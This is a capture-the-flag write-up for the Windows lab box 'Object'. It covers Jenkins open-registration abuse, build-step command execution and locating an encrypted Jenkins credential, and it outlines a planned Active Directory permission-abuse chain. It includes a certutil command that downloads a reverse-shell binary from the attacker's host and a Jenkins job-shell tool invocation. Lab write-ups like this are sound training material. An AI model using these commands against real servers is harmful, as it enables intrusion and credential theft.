Object
Overview
Object is a hard Windows box that chains together three distinct phases: a Jenkins CI server with open registration, offline decryption of Jenkins credential blobs, and a multi-step Active Directory ACL abuse path discovered through BloodHound. At no point does a traditional code-execution exploit land a shell — everything runs through Jenkins builds and WinRM, with each AD pivot requiring PowerView to manipulate object permissions.
Path: Jenkins open registration → job-based command execution → offline Jenkins credential decrypt → WinRM as oliver → BloodHound ACL chain (oliver → ForceChangePassword → smith → GenericWrite → maria → WriteOwner → Domain Admins) → root.
Enumeration
$ nmap 10.10.11.132 -p- -A


The scan surfaces two web servers. Port 80 serves a standard IIS landing page; port 8080 is Jenkins.
Foothold — Jenkins Job Execution


Default credentials (admin:admin) fail, but Jenkins registration is open.

After creating an account, the dashboard is accessible.


The goal is to create a Freestyle project and use the build step to run
arbitrary Windows batch commands. The first attempts to stage a Meterpreter
binary via Invoke-WebRequest ran into execution policy blocks:

Switching to certutil.exe for the download resolved the execution policy
issue:
certutil.exe -urlcache -f http://10.10.14.11/reverse.exe C:\Users\oliver\AppData\Local\Temp\reverse.exe



Rather than chasing a reverse-shell binary, I switched to a purpose-built script — Jenkins-JobShell — that drives Jenkins builds through the remote access API to provide a semi-interactive command interface:
$ ./jenkinsshell.py --url http://10.129.96.147:8080 --user ha1ks \
    --token 11eb396d52198c5fa73eafe4227db0bade \
    --push-config --shell --job TestJob --file config.xml

With the shell working, whoami /all confirms execution context:
User Name     SID
============= ==============================================
object\oliver S-1-5-21-4088429403-1159899800-2753317549-1103
The process runs as oliver with SeImpersonatePrivilege present, but the
quicker path is credential hunting.
User
Reading oliver’s desktop yields the user flag directly from the Jenkins
shell:
jenkins$ type C:\Users\oliver\Desktop\user.txt
Lateral Movement — Decrypting Jenkins Credentials

Checking the other user directories reveals only oliver is accessible.

Digging into the Jenkins home directory at
C:\Users\oliver\AppData\Local\Jenkins\.jenkins shows a secrets folder
and stored credential XML files.

The admin config XML contains an encrypted credential for oliver:
<username>oliver</username>
<password>{AQAAABAAAAAQqU+m+mC6ZnLa0+yaanj2eBSbTk+h4P5omjKdwV17vcA=}</password>
